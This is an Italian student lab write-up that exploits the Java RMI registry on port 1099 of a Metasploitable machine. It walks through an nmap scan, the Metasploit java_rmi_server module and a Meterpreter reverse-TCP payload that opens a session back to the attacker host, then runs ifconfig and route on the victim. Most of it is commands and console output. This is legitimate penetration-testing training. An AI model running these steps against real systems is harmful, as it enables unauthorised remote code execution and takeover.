

## Progetto S7L5


Il progetto di oggi consiste nello sfruttare una vulnerabilità presente sulla porta 1099 – Java RMI.

Java-RMI consente ad un oggetto Java in un'applicazione di poter chiamare metodi su oggetti in altre applicazioni Java in esecuzione su una macchina remota.

La vulnerabilità presente, potrebbe permettere ad un attaccante di ottenere accesso non autorizzato, usare un attacco Dos per mandare in down il servizio e non permettere di conseguenza l'accesso agli utenti o, nel caso in cui l'applicazione sia mal figurata, consentire il completo controllo della macchina da parte dell'attaccante.

Eseguiamo quindi un exploit per andare a sfruttare tale vulnerabilità. Ricordiamo che un exploit può essere considerato un software o un insieme di comandi che sfrutta le vulnerabilità in un sistema o in un'applicazione per poter eseguire azioni che normalmente non dovrebbero essere possibili.

Per iniziare, eseguiamo una scansione con nmap per verificare che la porta sia effettivamente aperta.



```
kali@kali: ~  
File Actions Edit View Help  
└─$ nmap -sV 192.168.50.101  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 09:40 CET  
Nmap scan report for 192.168.50.101  
Host is up (0.014s latency).  
Not shown: 978 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshcd  
513/tcp   open  login?  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

Come possiamo vedere, la porta 1099 risulta aperta ed è presente il servizio Java-rmi.

Una volta fatto questo, andremo ad aprire msfconsole (interfaccia che permette di interagire con le funzionalità di Metasploitable) ed andremo a cercare la vulnerabilità relativa a tale servizio.

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal  No      Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Una volta selezionato l'exploit che andremo ad eseguire, passeremo alla sua configurazione, in modo che lo stesso venga eseguito in modo corretto.

Senza la giusta configurazione, non sarà possibile infatti eseguire l'exploit. Andremo quindi a configurare l'indirizzo IP del nostro target (la macchina metasploitable) e, se necessario, anche il payload.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.50.101 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   false           no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   false           no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.50.100 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
```

Per configurare in modo corretto l'exploit, andremo quindi ad inserire l'indirizzo ip del target nel campo "RHOSTS" con il comando "set RHOSTS". In questo caso, lasceremo il payload predefinito per effettuare l'exploit. Fatto questo, lanceremo l'exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/W5qFtR
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header...
[*] 192.168.50.101:1099 - Sending RMI Call...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.101:35743) at 2023-11-10 09:51:24 +0100
```

Per verificare che l'exploit sia stato eseguito con successo, andremo a verificare l'indirizzo IP, usando il comando ifconfig. Come possiamo notare, alla riga "IPv4" è presente l'ip del nostro target.

```
Interface 2
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe43:dc89
IPv6 Netmask : ::

meterpreter >
```

Come ultimo passaggio, andremo a verificare le informazioni presenti sulla tabella di routing della macchina vittima, usando il comando "route".

```
meterpreter > route  
IPv4 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.50.101	255.255.255.0	0.0.0.0		

```
meterpreter > route  
IPv6 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe43:dc89	::	::		

```
meterpreter >
```